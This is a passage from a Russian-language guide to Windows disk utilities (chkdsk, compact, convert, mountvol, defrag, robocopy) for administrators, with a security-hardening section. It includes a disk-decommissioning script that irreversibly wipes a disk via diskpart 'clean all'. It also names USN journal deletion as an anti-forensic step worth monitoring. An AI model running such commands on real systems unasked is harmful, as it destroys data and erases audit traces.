`/I`	Минимальная проверка индексов (ускоренный режим для NTFS)
`/C`	Пропуск проверки циклов внутри структуры каталогов
`/L:размер`	Изменение размера журнала NTFS (в килобайтах)
`/perf`	Использование максимальных ресурсов (отключение троттлинга)

6.3.2 Классические режимы: /F, /R, /X, /B

chkdsk /F — исправление логических ошибок:

```
C:\>chkdsk D: /F
Тип файловой системы: NTFS.

Этап 1. Проверка базовой структуры файловой системы...
  Обработано записей файлов: 234567.
Проверка файлов завершена.

Этап 2. Проверка связей имен файлов...
  Обработано записей индекса: 345678.
  Индексная запись 0x1a4c в индексе $I30 файла 0x2b3d указывает на неиспользуемый файл
  Удаление индексной записи 0x1a4c в индексе $I30 файла 0x2b3d.
Проверка индексов завершена.
  Обработано незаиндексированных файлов: 1. Восстановлено в исходный каталог: 1.

Этап 3. Проверка дескрипторов безопасности...
Проверка дескрипторов безопасности завершена.

Windows внесла исправления в файловую систему.
```

Для системного тома (C:) `chkdsk /F` не может получить монопольный доступ и предлагает запланировать проверку при следующей перезагрузке:

```
C:\>chkdsk C: /F
Невозможно выполнить команду CHKDSK, так как указанный том используется другим
процессом. Следует ли выполнить проверку этого тома при следующей перезагрузке
системы? [Д/Н] Д
Этот том будет проверен при следующей перезагрузке системы.
```

chkdsk /R — поиск повреждённых секторов:

```
C:\>chkdsk D: /R
...
Этап 4. Поиск повреждённых кластеров в данных пользовательских файлов...
  Обработано файлов: 234567.
Проверка данных файлов завершена.

Этап 5. Поиск повреждённых свободных кластеров...
  Обработано свободных кластеров: 1456789.
Проверка свободного места завершена.
Добавлено повреждённых кластеров в файл повреждённых кластеров: 0.
```

Режим `/R` выполняет полное чтение каждого сектора диска, что для больших HDD может занимать много часов. На SSD этот режим менее актуален, поскольку контроллер SSD самостоятельно управляет повреждёнными ячейками через ремаппинг.

chkdsk /X — принудительное размонтирование:

```
C:\>chkdsk D: /X
Том D: отключен. Все открытые дескрипторы этого тома стали недействительными.
...
```

Этот режим полезен, когда том заблокирован открытыми файлами и `/F` не может получить доступ.

chkdsk /B — перепроверка повреждённых кластеров:

```
C:\>chkdsk D: /B
...
Этап 4б. Повторная проверка повреждённых кластеров...
Обработано повреждённых кластеров: 24.
Восстановлено кластеров: 8.
```

Этот режим повторно проверяет кластеры, ранее отмеченные как повреждённые. Если сектора были ремаппированы контроллером диска (например, после обновления прошивки), кластеры могут быть возвращены в использование.

6.3.3 Online repair в Windows 10/11

Начиная с Windows 8, NTFS поддерживает механизм онлайн-восстановления, который позволяет обнаруживать и исправлять ошибки без размонтирования тома.

Этап 1: Онлайн-сканирование:

```
C:\>chkdsk C: /scan
Тип файловой системы: NTFS.

Этап 1. Проверка базовой структуры файловой системы...
  Обработано записей файлов: 786432.
Проверка файлов завершена.

Этап 2. Проверка связей имен файлов...
  Обработано записей индекса: 923847.
Проверка индексов завершена.

Этап 3. Проверка дескрипторов безопасности...
Проверка дескрипторов безопасности завершена.

Обнаружено ошибок: 2. Журнал обнаруженных проблем: C:\System Volume Information\Chkdsk\

Запустите CHKDSK с параметром /spotfix для исправления обнаруженных проблем.
```

Сканирование с параметром `/scan` выполняется в фоновом режиме, не блокируя работу с томом. Обнаруженные ошибки записываются в специальный журнал.

Этап 2: Быстрое исправление:

```
C:\>chkdsk C: /spotfix
Тип файловой системы: NTFS.
Том будет временно отключен для исправления.

Исправление ошибок...
  Исправлено записей: 2.

Том C: проверен и исправлен.
```

Параметр `/spotfix` исправляет только те ошибки, которые были обнаружены при `/scan`. Время простоя тома минимально — обычно несколько секунд, в отличие от полного `chkdsk /F`, который может работать часами.

Рекомендуемый рабочий процесс для серверов:

1. Регулярное выполнение `chkdsk /scan /perf` в часы минимальной нагрузки.

2. Если обнаружены ошибки — планирование `chkdsk /spotfix` на окно обслуживания.
3. Периодическое полное сканирование `chkdsk /R` (например, ежеквартально) для проверки физического состояния диска.

6.3.4 Анализ вывода chkdsk

Вывод chkdsk содержит ценную диагностическую информацию. Ключевые элементы, на которые следует обращать внимание:

Записи-сироты (orphaned files):

```
Обработано незаиндексированных файлов: 15. Восстановлено в исходный каталог: 3.
12 незаиндексированных файлов обработано. 12 файлов восстановлено в каталог \found.000
```

Файлы-сироты — это записи MFT, не имеющие соответствующей записи ни в одном каталоге. Они помещаются в скрытый каталог `found.xxx` в корне тома.

Перекрёстные ссылки (cross-links):

```
Файл \Users\Admin\document.docx перекрестно связан в кластере 0x1a2b3c
Файл \Temp\data.tmp перекрестно связан в кластере 0x1a2b3c
```

Перекрёстная ссылка означает, что два файла указывают на одни и те же кластеры. Один из файлов (или оба) повреждён. Chkdsk скопирует данные для одного из файлов в новые кластеры.

Повреждённые кластеры:

```
Добавлено повреждённых кластеров в файл повреждённых кластеров: 24
```

Наличие повреждённых кластеров на HDD — индикатор деградации диска. Рост числа повреждённых секторов со временем — серьёзный сигнал о необходимости замены диска. На SSD повреждённые кластеры указывают на исчерпание резервных ячеек, что является критическим состоянием.

Коды возврата chkdsk:

Код	Описание
0	Ошибок не обнаружено
1	Обнаружены и исправлены ошибки
2	Выполнена очистка диска (удаление временных файлов)
3	Не удалось проверить диск, обнаружены ошибки, не все исправлены

Использование кодов возврата в скриптах:

```
@echo off
chkdsk D: /F
if %errorlevel% equ 0 (
    echo Диск D: в порядке.
) else if %errorlevel% equ 1 (
    echo Ошибки обнаружены и исправлены. Рекомендуется проверить резервные копии.
) else (
    echo ВНИМАНИЕ: Обнаружены неисправимые ошибки на диске D:!
    echo Немедленно выполните резервное копирование данных.
)
```

6.3.5 Когда использовать chkdsk vs ReFS

ReFS (Resilient File System) — файловая система нового поколения от Microsoft, доступная в Windows Server и Windows 11 (в редакциях Pro for Workstations и Enterprise). ReFS спроектирована с учётом автоматического обнаружения и исправления повреждений и в значительной степени устраняет необходимость в chkdsk.

Ключевые отличия:

Характеристика	NTFS + chkdsk	ReFS
Проверка целостности	По требованию (chkdsk)	Непрерывная (integrity streams)
Исправление ошибок	Офлайн (chkdsk /F) или spotfix	Автоматическое (при наличии зеркала)
Время проверки	Пропорционально размеру тома	Минимальное
Требуется ли chkdsk	Да, регулярно	Нет (refs /verify для диагностики)
Поддержка Storage Spaces	Да	Да, с автокоррекцией

Когда использовать chkdsk (NTFS):

- Системный том (C:) — ReFS не поддерживается как загрузочный том.
- Тома с legacy-приложениями, зависящими от специфичных возможностей NTFS (сжатие, квоты, EFS, шифрование отдельных файлов).
- Съёмные носители (FAT32, exFAT).

Когда предпочесть ReFS:

- Файловые серверы с большими объёмами данных.
- Хранилища виртуальных машин (Hyper-V).
- Storage Spaces Direct.
- Любые сценарии, где критична целостность данных и минимизация простоя.

6.4 Дополнительные утилиты

6.4.1 compact.exe — сжатие NTFS и CompactOS

`compact.exe` управляет двумя различными механизмами сжатия: классическим сжатием NTFS на уровне файлов/каталогов и системой CompactOS (Windows Overlay Filter, WOF), используемой для сжатия системных файлов.

Классическое сжатие NTFS:

```
C:\>compact /C /S:C:\Users\Archive /I
Установка сжатия для файлов в C:\Users\Archive\

  Сжатие файлов в C:\Users\Archive\

  report_2024.xlsx            1 234 567 :   678 912 = 1,8 к 1
  backup_logs.txt            45 678 901 : 12 345 678 = 3,7 к 1
  old_database.mdf          234 567 890 : 198 765 432 = 1,2 к 1

3 файлов в 3 каталогах были сжаты.
Коэффициент сжатия: 278 481 358 / 212 790 022 = 1,3 к 1
```

Параметры: - `/C` — сжатие - `/U` — распаковка - `/S:путь` — рекурсивная обработка подкаталогов - `/I` — продолжать при ошибках - `/A` — включать файлы с атрибутом «скрытый» и «системный»

Просмотр состояния сжатия:

```
C:\>compact C:\Windows\System32\*.exe

 Листинг C:\Windows\System32\

  234567  :   134567 = 1,7 к 1  C  cmd.exe
  456789  :   456789 = 1,0 к 1     notepad.exe
  678901  :   345678 = 2,0 к 1  C  compact.exe

Из 3 файлов в 3 каталогах: 2 сжаты, 1 не сжат.
```

Буква «C» рядом с файлом указывает на включённое сжатие.

CompactOS — сжатие системы:

```
C:\>compact /CompactOS:query
Система не находится в состоянии сжатия, так как не было определено,
что это целесообразно для данной системы.

C:\>compact /CompactOS:always
Сжатие двоичных файлов ОС...
  Обработано файлов: 45678.
Вы сэкономили 3,2 ГБ дискового пространства.
```

CompactOS использует алгоритм XPRESS4K, XPRESS8K, XPRESS16K или LZX для сжатия системных файлов. Распаковка выполняется прозрачно при чтении файлов. В отличие от классического сжатия NTFS, CompactOS не создаёт фрагментации и имеет минимальное влияние на производительность.
Значения параметра `/CompactOS`: - `query` — проверить текущее состояние - `always` — принудительно включить сжатие - `never` — принудительно отключить сжатие
Выбор алгоритма сжатия:

```
C:\>compact /EXE:LZX C:\Temp\large_binary.exe
```

Алгоритмы (в порядке возрастания степени сжатия и нагрузки на CPU): - `XPRESS4K` — минимальное сжатие, минимальная нагрузка - `XPRESS8K` — баланс - `XPRESS16K` — хорошее сжатие - `LZX` — максимальное сжатие, наибольшая нагрузка на CPU

6.4.2 convert.exe — конвертация FAT в NTFS

```
C:\>convert D: /FS:NTFS /V /CvtArea:convert_zone
Тип файловой системы: FAT32.
Определение необходимого дискового пространства для преобразования
файловой системы...
Общее дисковое пространство:     14 981 МБ
Свободное пространство на диске:  8 743 МБ
Пространство для преобразования:    234 МБ
Преобразование файловой системы
Преобразование завершено.
```

Параметры: - `/FS:NTFS` — целевая файловая система (единственный поддерживаемый вариант) - `/V` — подробный вывод - `/CvtArea:имя` — файл в корне тома, резервирующий непрерывное пространство для MFT - `/NoSecurity` — доступ к файлам без ограничений для всех пользователей - `/X` — принудительное размонтирование тома

> ***Важно.*** *Конвертация FAT→NTFS выполняется на месте, без потери данных. Однако обратная конвертация (NTFS→FAT) через* `convert.exe` *невозможна — для этого потребуется переформатирование тома. Параметр* `/CvtArea` *критически важен для производительности: без него MFT будет фрагментирован с самого начала, что негативно скажется на производительности файловых операций.*

6.4.3 mountvol.exe — управление точками монтирования

`mountvol.exe` управляет точками монтирования томов — ассоциациями между томами и путями в файловой системе.
Список всех точек монтирования:

```
C:\>mountvol
Создание, удаление или вывод списка точки подключения тома.

Возможные значения для имени тома с существующими точками подключения:

    \\?\Volume{a1b2c3d4-e5f6-7890-abcd-ef1234567890}\
        C:\

    \\?\Volume{12345678-abcd-ef01-2345-678901234567}\
        D:\

    \\?\Volume{fedcba98-7654-3210-fedc-ba9876543210}\
        *** НЕТ ТОЧЕК ПОДКЛЮЧЕНИЯ ***

    \\?\Volume{11223344-5566-7788-99aa-bbccddeeff00}\
        C:\Mounts\EFI\
```

Создание точки монтирования:

```
C:\>mkdir C:\Mounts\DataVolume
C:\>mountvol C:\Mounts\DataVolume \\?\Volume{12345678-abcd-ef01-2345-678901234567}\
```

Удаление точки монтирования:

```
C:\>mountvol C:\Mounts\DataVolume /D
```

Удаление всех точек монтирования (включая буквы):

```
C:\>mountvol D: /P
```

Включение автоматического монтирования новых томов:

```
C:\>mountvol /E
```

Отключение автоматического монтирования:

```
C:\>mountvol /N
```

Отключение автоматического монтирования — рекомендуемая практика безопасности для серверов, поскольку предотвращает автоматическое монтирование неизвестных томов (например, при подключении внешнего диска или виртуального тома).

6.4.4 diskperf.exe — счётчики производительности дисков

`diskperf.exe` управляет активацией счётчиков производительности физических и логических дисков. Эти счётчики используются утилитами мониторинга (perfmon, resmon) и WMI-запросами.

```
C:\>diskperf
Счетчики производительности физических и логических дисков на этом компьютере
установлены для автоматического запуска при первой загрузке.
```

Включение счётчиков:

```
C:\>diskperf -Y
Счётчики производительности дисков на этом компьютере
успешно включены.
Для вступления изменений в силу необходима перезагрузка.
```

Включение только для физических дисков:

```
C:\>diskperf -YD
```

Включение только для логических томов:

```
C:\>diskperf -YV
```

Отключение счётчиков:

```
C:\>diskperf -N
```

В современных версиях Windows (10/11/Server 2016+) счётчики дисков включены по умолчанию. Управление через `diskperf` может потребоваться в специфических сценариях — например, при диагностике влияния мониторинга на производительность дисковой подсистемы или при настройке кластерных конфигураций.
Основные счётчики производительности дисков, доступные после активации:

Счётчик	Описание
`\PhysicalDisk(*)\Disk Reads/sec`	Количество операций чтения в секунду
`\PhysicalDisk(*)\Disk Writes/sec`	Количество операций записи в секунду
`\PhysicalDisk(*)\Avg. Disk Queue Length`	Средняя длина очереди (>2 — перегрузка)
`\PhysicalDisk(*)\% Disk Time`	Процент загрузки диска
`\PhysicalDisk(*)\Avg. Disk sec/Read`	Средняя задержка чтения (>20мс — проблема для SSD)
`\LogicalDisk(*)\% Free Space`	Процент свободного пространства

6.4.5 defrag.exe — дефрагментация и оптимизация

`defrag.exe` — утилита дефрагментации и оптимизации хранилища, работающая как с HDD (классическая дефрагментация), так и с SSD (команда TRIM/Retrim).
Анализ фрагментации:

```
C:\>defrag C: /A /V
Оптимизация Windows

Вызов анализа для (C:)...

Общий объем дискового пространства            = 476 ГБ
Свободное пространство                        = 107 ГБ
Размер наибольшей свободной области            =  54 ГБ
Процент фрагментации пространства              =   3%
Процент фрагментации файлов                    =   5%
Всего фрагментированных файлов                 = 2 341
Среднее число фрагментов на файл               = 1,12

Примечание. Дефрагментация этого тома не требуется.
```

Дефрагментация HDD:

```
C:\>defrag D: /O /V
```

Параметр `/O` выполняет оптимальную операцию для типа носителя: дефрагментацию для HDD, TRIM для SSD.
Дефрагментация конкретного файла:

```
C:\>defrag C: /F /V
```

Параметр `/F` принудительно выполняет дефрагментацию даже при низком уровне фрагментации.

Консолидация свободного пространства:

```
C:\>defrag D: /X /V
```

Параметр `/X` объединяет свободные участки в большие непрерывные блоки, что улучшает производительность при создании больших файлов.

TRIM/Retrim для SSD:

```
C:\>defrag C: /L /V
Оптимизация Windows

Вызов повторной оптимизации для (C:)...

Операция Retrim успешно завершена.

    Отправлено команд Retrim: 45 678
    Всего обработано кластеров: 27 609 264
```

Команда `/L` (retrim) отправляет SSD-контроллеру информацию обо всех свободных кластерах. Это полезно после клонирования диска, миграции с HDD на SSD или при снижении производительности записи.

Оптимизация уровней хранения:

```
C:\>defrag C: /G /V
```

Параметр `/G` оптимизирует размещение данных на многоуровневых хранилищах (tiered storage), перемещая горячие данные на быстрый уровень и холодные — на медленный.

Параметры для автоматизации:

```
@echo off
rem Еженедельная оптимизация всех дисков
defrag /C /O /V > C:\Logs\defrag_%date:~-10%.log

rem Проверка результата
if %errorlevel% neq 0 (
    echo Ошибка дефрагментации. Проверьте журнал.
    exit /b 1
)
```

Параметр `/C` обрабатывает все тома. Параметр `/E` позволяет исключить определённые тома:

```
C:\>defrag /C /E C: /O
```

Эта команда оптимизирует все тома, кроме системного.

6.5 Комплексные сценарии

6.5.1 Аудит дисковой подсистемы

Следующий скрипт выполняет комплексный аудит всех дисков и томов в системе:

```
@echo off
setlocal enabledelayedexpansion
set REPORT=C:\Temp\disk_audit_%date:~-10%.txt

echo ============================================== > %REPORT%
echo Аудит дисковой подсистемы >> %REPORT%
echo Дата: %date% %time% >> %REPORT%
echo Компьютер: %computername% >> %REPORT%
echo ============================================== >> %REPORT%

echo. >> %REPORT%
echo --- Диски и файловые системы --- >> %REPORT%
fsutil fsinfo drives >> %REPORT%

for /f "tokens=2" %%d in ('fsutil fsinfo drives') do (
    set drv=%%d
    set drv=!drv:\=!
    if not "!drv!"=="" (
        echo. >> %REPORT%
        echo --- Том !drv! --- >> %REPORT%
        fsutil fsinfo drivetype !drv!\ >> %REPORT% 2>nul
        fsutil fsinfo volumeinfo !drv! >> %REPORT% 2>nul
        fsutil volume diskfree !drv! >> %REPORT% 2>nul
    )
)

echo. >> %REPORT%
echo --- Сжатие NTFS --- >> %REPORT%
compact /S:C:\ /Q >> %REPORT% 2>nul

echo. >> %REPORT%
echo --- Точки монтирования --- >> %REPORT%
mountvol >> %REPORT%

echo Отчёт сохранён: %REPORT%
```

6.5.2 Подготовка диска для безопасного вывода из эксплуатации

```
@echo off
rem decommission_disk.bat — безопасный вывод диска из эксплуатации
rem Использование: decommission_disk.bat <номер_диска>

if "%1"=="" (
    echo Использование: %~nx0 ^<номер_диска^>
    echo Внимание: ВСЕ ДАННЫЕ на диске будут безвозвратно уничтожены!
    exit /b 1
)

set DISK=%1
echo ========================================
echo ВНИМАНИЕ: Уничтожение данных на диске %DISK%
echo Эта операция НЕОБРАТИМА!
echo ========================================

set /p CONFIRM="Введите YES для подтверждения: "
if /i not "%CONFIRM%"=="YES" (
    echo Операция отменена.
    exit /b 0
)

echo Этап 1: Полная очистка диска (перезапись нулями)...
(echo select disk %DISK%
echo clean all
echo exit
) | diskpart

if %errorlevel% neq 0 (
    echo ОШИБКА: Не удалось очистить диск.
    exit /b 1
)

echo Этап 2: Создание чистого раздела для верификации...
(echo select disk %DISK%
echo convert gpt
echo create partition primary
echo format fs=ntfs label="SANITIZED" quick
echo exit
) | diskpart

echo.
echo Диск %DISK% безопасно очищен и готов к утилизации.
echo Рекомендуется дополнительно проверить диск утилитой
echo производителя для выполнения Secure Erase (для SSD).
```

6.6 Рекомендации по безопасности

Мониторинг и обнаружение

1. **Мониторинг запуска дисковых утилит.** Все утилиты, описанные в этой главе, должны быть включены в политику аудита процессов (Event ID 4688). Запуск `diskpart.exe` или `fsutil.exe` от имени обычного пользователя — аномалия, требующая расследования.
2. **Защита журнала USN.** Удаление журнала USN (`fsutil usn deletejournal`) — типичное действие при сокрытии следов. Мониторинг этого события должен генерировать высокоприоритетное оповещение.
3. **Контроль ADS.** Регулярное сканирование файловой системы на предмет альтернативных потоков данных, особенно в каталогах, доступных для записи обычным пользователям.
4. **Аудит изменений разделов.** Создание и удаление разделов через diskpart фиксируется в журнале системных событий. Неожиданные изменения структуры разделов — индикатор компрометации.

Харденинг

1. **Ограничение доступа к утилитам.** Через AppLocker или WDAC (Windows Defender Application Control) можно ограничить запуск `diskpart.exe`, `fsutil.exe` и других дисковых утилит только для авторизованных администраторов.
2. **BitLocker.** Шифрование томов предотвращает офлайн-доступ к данным при физическом изъятии диска.

3. **Отключение автомонтирования.** `mountvol /N` предотвращает автоматическое монтирование неизвестных томов.
4. **Отключение 8.3-имён.** `fsutil behavior set disable8dot3 1` устраняет вектор атаки через перебор коротких имён.
5. **Шифрование файла подкачки.** `fsutil behavior set encryptpagingfile 1` защищает данные в файле подкачки.

Итоги главы

В этой главе мы рассмотрели три центральные утилиты управления дисковой подсистемой Windows:

- **fsutil** — универсальный инструмент для низкоуровневых операций с файловыми системами NTFS и ReFS, включая работу с журналом USN, жёсткими ссылками, разреженными файлами и точками повторной обработки.
- **diskpart** — мощный инструмент управления физическими и виртуальными дисками, разделами и томами, поддерживающий интерактивный и скриптовый режимы работы.
- **chkdsk** — утилита проверки и восстановления целостности файловых систем, с поддержкой онлайн-сканирования и быстрого исправления в современных версиях Windows.

Мы также изучили вспомогательные утилиты — `compact.exe`, `convert.exe`, `mountvol.exe`, `diskperf.exe` и `defrag.exe`, — которые дополняют основной набор инструментов.

Ключевой вывод: дисковые утилиты Windows — это обоюдоострый инструмент. Они обеспечивают системного администратора полным контролем над хранилищем данных, но при злонамеренном использовании могут привести к катастрофическим последствиям. Понимание возможностей этих утилит необходимо как для эффективного администрирования, так и для построения системы обнаружения и предотвращения угроз.

В следующей главе мы перейдём к утилитам файловых операций — `robocopy`, `xcopy` и `compact` — и рассмотрим продвинутые техники копирования, синхронизации и управления файлами.

Глава 7: robocopy, xcopy, compact — операции с файлами

Файловые операции составляют фундамент повседневной работы системного администратора. Windows предоставляет целый арсенал утилит — от простейшего `copy` до мощнейшего `robocopy`, от поиска файлов через `where` до архивации через встроенный `tar.exe`. В этой главе мы рассмотрим каждый инструмент детально: полный синтаксис, неочевидные возможности, практические сценарии и аспекты безопасности.

7.1. robocopy (Robust File Copy)

Историческая справка

`robocopy.exe` (Robust File Copy) впервые появился в Windows Resource Kit для NT 4.0, а начиная с Windows Vista вошёл в стандартную поставку операционной системы. Располагается в `%SystemRoot%\System32\Robocopy.exe`. Это промышленный инструмент копирования файлов, спроектированный для надёжной работы в условиях нестабильной сети, огромных объёмов данных и сложных требований к фильтрации.

Общий синтаксис

```
robocopy <источник> <назначение> [<файлы>...] [<параметры>]
```

Где: - `<источник>` — путь к директории-источнику - `<назначение>` — путь к директории назначения - `<файлы>` — маски файлов для копирования (по умолчанию `*.*`)
Важно: robocopy работает с директориями, а не с отдельными файлами. Это не `copy` — нельзя указать один файл как источник.

Режимы копирования

Базовые режимы

Ключ	Описание
`/S`	Копировать поддиректории, исключая пустые
`/E`	Копировать поддиректории, включая пустые
`/MIR`	Зеркалирование дерева каталогов (эквивалент `/E /PURGE`)
`/PURGE`	Удалить файлы/каталоги в назначении, отсутствующие в источнике
`/MOV`	Переместить файлы (удалить из источника после копирования)
`/MOVE`	Переместить файлы и каталоги (удалить из источника после копирования)
`/CREATE`	Создать дерево каталогов и файлы нулевой длины
`/LEV:n`	Копировать только верхние n уровней дерева каталогов

Пример зеркалирования:

```
robocopy "D:\Projects" "E:\Backup\Projects" /MIR /R:3 /W:5
```

Эта команда создаст точную копию директории `D:\Projects` в `E:\Backup\Projects`. Файлы, удалённые в источнике, будут удалены и в назначении — это ключевое отличие `/MIR` от `/E`.

Предупреждение: `/MIR` удаляет файлы в назначении, которых нет в источнике. Если по ошибке указать не тот каталог назначения, данные будут уничтожены. Всегда тестируйте с `/L` (list only) перед запуском:

```
robocopy "D:\Projects" "E:\Backup\Projects" /MIR /L
```

Разница между /MOV и /MOVE

Ключ `/MOV` перемещает только файлы, оставляя структуру каталогов в источнике. `/MOVE` перемещает файлы и удаляет пустые каталоги из источника:

```
:: Переместить файлы, оставив пустые папки
robocopy "C:\OldData" "D:\NewData" /MOV /E

:: Переместить файлы и удалить пустые папки из источника
robocopy "C:\OldData" "D:\NewData" /MOVE /E
```

Фильтрация файлов и каталогов

Robocopy обладает мощнейшей системой фильтрации, превосходящей по гибкости большинство аналогов.

Фильтрация по имени и расширению

```
:: Копировать только документы и таблицы
robocopy "C:\Users\Docs" "D:\Backup\Docs" *.docx *.xlsx /S

:: Исключить файлы по маске
robocopy "C:\Source" "D:\Dest" /S /XF *.tmp *.log *.bak

:: Исключить каталоги по имени
robocopy "C:\Source" "D:\Dest" /S /XD node_modules .git __pycache__

:: Комбинация исключений
robocopy "C:\Projects" "D:\Backup" /E /XF *.obj *.pdb /XD bin obj .vs
```

Фильтрация по атрибутам

Ключ	Описание
`/XA:атрибуты`	Исключить файлы с указанными атрибутами
`/IA:атрибуты`	Включить только файлы с указанными атрибутами
`/A`	Копировать только файлы с установленным атрибутом Archive
`/M`	Как `/A`, но снимать атрибут Archive после копирования

Коды атрибутов: `R` (Read-only), `A` (Archive), `S` (System), `H` (Hidden), `C` (Compressed), `N` (Not content indexed), `E` (Encrypted), `T` (Temporary), `O` (Offline).

```
:: Копировать только файлы с атрибутом Archive (инкрементальный бэкап)
robocopy "C:\Data" "D:\IncrBackup" /S /M

:: Исключить скрытые и системные файлы
robocopy "C:\Source" "D:\Dest" /S /XA:SH

:: Копировать только скрытые файлы (аудит безопасности)
robocopy "C:\Users" "D:\Audit" /S /IA:H
```

Фильтрация по дате и времени

Ключ	Описание
`/MAXAGE:n`	Исключить файлы старше n дней (или даты YYYYMMDD)
`/MINAGE:n`	Исключить файлы моложе n дней
`/MAXLAD:n`	Исключить файлы, не использовавшиеся более n дней
`/MINLAD:n`	Исключить файлы, использовавшиеся менее n дней назад
`/XO`	Исключить старые файлы (существующие в назначении с более новой датой)
`/XN`	Исключить новые файлы (существующие в назначении со старой датой)
`/XC`	Исключить изменённые файлы
`/XL`	Исключить файлы, имеющиеся только в источнике (lonely)

```
:: Скопировать файлы, изменённые за последние 7 дней
robocopy "C:\Data" "D:\Recent" /S /MAXAGE:7

:: Скопировать файлы, изменённые после определённой даты
robocopy "C:\Data" "D:\Recent" /S /MAXAGE:20260101

:: Удалить файлы логов старше 30 дней (через /MOV в пустую папку)
robocopy "C:\Logs" "C:\Temp\EmptyDir" /S /MOV /MINAGE:30
del /q "C:\Temp\EmptyDir\*.*"
```

Фильтрация по размеру

Ключ	Описание
`/MAX:n`	Максимальный размер файла (в байтах)
`/MIN:n`	Минимальный размер файла (в байтах)

```
:: Копировать файлы размером от 1 МБ до 100 МБ
robocopy "C:\Data" "D:\LargeFiles" /S /MIN:1048576 /MAX:104857600

:: Найти аномально большие файлы (более 1 ГБ) — аудит
robocopy "C:\Users" "C:\Audit\LargeFiles" /S /MIN:1073741824 /L /LOG:large_files.log
```

Retry-логика

Robocopy разработан для работы в нестабильных условиях — сетевые разрывы, заблокированные файлы, временные ошибки доступа.

Ключ	Описание	По умолчанию
`/R:n`	Количество повторных попыток при ошибке	1 000 000
`/W:n`	Задержка между попытками (в секундах)	30
`/REG`	Сохранить значения /R:n и /W:n в реестре как значения по умолчанию	
`/TBD`	Ожидать определения сетевых ресурсов (retry on share names)	

Критически важно: значение `/R` по умолчанию — один миллион попыток с задержкой 30 секунд. Это означает, что при проблемах с одним файлом robocopy может «зависнуть» на недели. Всегда явно указывайте `/R` и `/W`:

```
:: Разумные значения для повседневного использования
robocopy "\\server\share" "D:\Local" /E /R:3 /W:5

:: Для критичных бэкапов — больше попыток
robocopy "\\server\share" "D:\Backup" /E /R:10 /W:15

:: Сохранить разумные значения по умолчанию в реестр
robocopy /R:3 /W:5 /REG
```

Значения `/REG` записываются в раздел `HKCU\Software\Microsoft\Robocopy` и применяются при каждом запуске, если `/R` и `/W` не указаны явно.

Многопоточное копирование

Ключ `/MT[:n]` включает многопоточное копирование, где `n` — количество потоков (от 1 до 128, по умолчанию 8).

```
:: Многопоточное копирование с 16 потоками
robocopy "D:\Source" "E:\Dest" /E /MT:16

:: Максимальная производительность для SSD-to-SSD
robocopy "C:\Source" "D:\Dest" /E /MT:32 /R:1 /W:1
```

Особенности `/MT`: - Несовместим с `/IPG` (inter-packet gap) и `/EFSRAW` - При использовании `/MT` вывод в консоль перемешивается, рекомендуется использовать `/LOG` - Оптимальное значение зависит от типа хранилища: для HDD — 4-8, для SSD — 16-32, для сети — зависит от канала - `/MT` недоступен при перенаправлении вывода в `/LOG` в некоторых старых версиях - Каждый поток обрабатывает отдельный файл — для небольшого количества крупных файлов выигрыш от `/MT` минимален - При копировании на один HDD значение `/MT` выше 4 может привести к деградации производительности из-за случайного позиционирования головки

```
:: Оптимальная конфигурация для сетевого копирования
robocopy "\\fileserver\data" "D:\Local" /E /MT:8 /R:3 /W:10 /LOG:copy.log /NP
```

Дополнительные ключи производительности

Ключ	Описание
`/IPG:n`	Inter-Packet Gap — задержка между пакетами (мс), ограничение полосы пропускания
`/J`	Копирование с использованием unbuffered I/O (рекомендуется для больших файлов)
`/NOOFFLOAD`	Копировать без использования Windows Offloaded Data Transfer
`/COMPRESS`	Запросить сетевое сжатие при передаче (Windows Server 2022+)

```
:: Копирование больших файлов без буферизации (снижает нагрузку на RAM)
robocopy "D:\VMs" "E:\Backup\VMs" /E /J /MT:4 /R:3 /W:5

:: Ограничение полосы пропускания при копировании по сети в рабочее время
robocopy "\\server\share" "D:\Local" /E /IPG:50 /R:3 /W:10
```

Логирование

Ключ	Описание
`/LOG:файл`	Записать вывод в файл (перезаписать)
`/LOG+:файл`	Записать вывод в файл (дописать)
`/UNILOG:файл`	Как `/LOG`, но в Unicode
`/UNILOG+:файл`	Как `/LOG+`, но в Unicode
`/TEE`	Дублировать вывод и в консоль, и в лог
`/NP`	Не показывать прогресс (процент копирования)
`/ETA`	Показывать предполагаемое время завершения
`/V`	Подробный вывод
`/X`	Показывать дополнительные (extra) файлы
`/FP`	Показывать полные пути в выводе
`/BYTES`	Показывать размеры в байтах
`/NJH`	Не показывать заголовок задания (Job Header)
`/NJS`	Не показывать итоговую информацию (Job Summary)
`/NFL`	Не показывать список файлов
`/NDL`	Не показывать список каталогов

```
:: Полное логирование с выводом в консоль
robocopy "C:\Source" "D:\Dest" /E /LOG:backup.log /TEE /NP /ETA

:: Минимальный вывод — только итоги
robocopy "C:\Source" "D:\Dest" /E /NFL /NDL /NJH

:: Дописывать в существующий Unicode-лог
robocopy "C:\Source" "D:\Dest" /E /UNILOG+:"C:\Logs\daily_backup.log" /NP
```

Копирование ACL, атрибутов и метаданных

Ключ `/COPY:` определяет, какие свойства файлов копируются. Значение задаётся комбинацией букв:

Буква	Описание
`D`	Data (содержимое файла)
`A`	Attributes (атрибуты)
`T`	Timestamps (временные метки)
`S`	Security (NTFS ACL)
`O`	Owner (владелец)
`U`	aUditing information (аудит SACL)
`X`	eXtended attributes (начиная с Windows 10 1903)

По умолчанию `/COPY:DAT` — копируются данные, атрибуты и временные метки.

```
:: Копировать всё, включая ACL и владельца
robocopy "C:\Source" "D:\Dest" /E /COPY:DATSOU

:: Короткий вариант — то же, что /COPY:DATSOU
robocopy "C:\Source" "D:\Dest" /E /COPYALL

:: Копировать только ACL (без данных)
robocopy "C:\Source" "D:\Dest" /E /COPY:S

:: Копировать с атрибутами безопасности (эквивалент /COPY:DATS)
robocopy "C:\Source" "D:\Dest" /E /SEC
```

Для каталогов используется аналогичный ключ `/DCOPY:`:

Буква	Описание
`D`	Data (содержимое, т.е. структура каталога)
`A`	Attributes
`T`	Timestamps
`E`	Extended attributes
`X`	пропустить alternate data streams

```
:: Полное зеркалирование с сохранением временных меток каталогов
robocopy "C:\Source" "D:\Dest" /MIR /DCOPY:DAT /COPY:DATSOU
```

Мониторинг изменений

Robocopy может работать в режиме «сторожа», отслеживая изменения в исходной директории.

Ключ	Описание
`/MON:n`	Повторить копирование после обнаружения n изменений
`/MOT:n`	Повторить копирование каждые n минут

```
:: Синхронизировать каждые 5 минут
robocopy "C:\SharedDocs" "D:\Mirror" /MIR /MOT:5 /R:3 /W:5

:: Синхронизировать после каждых 10 изменений
robocopy "C:\HotFolder" "D:\Processing" /E /MON:10

:: Комбинация: проверять каждые 2 минуты ИЛИ после 5 изменений
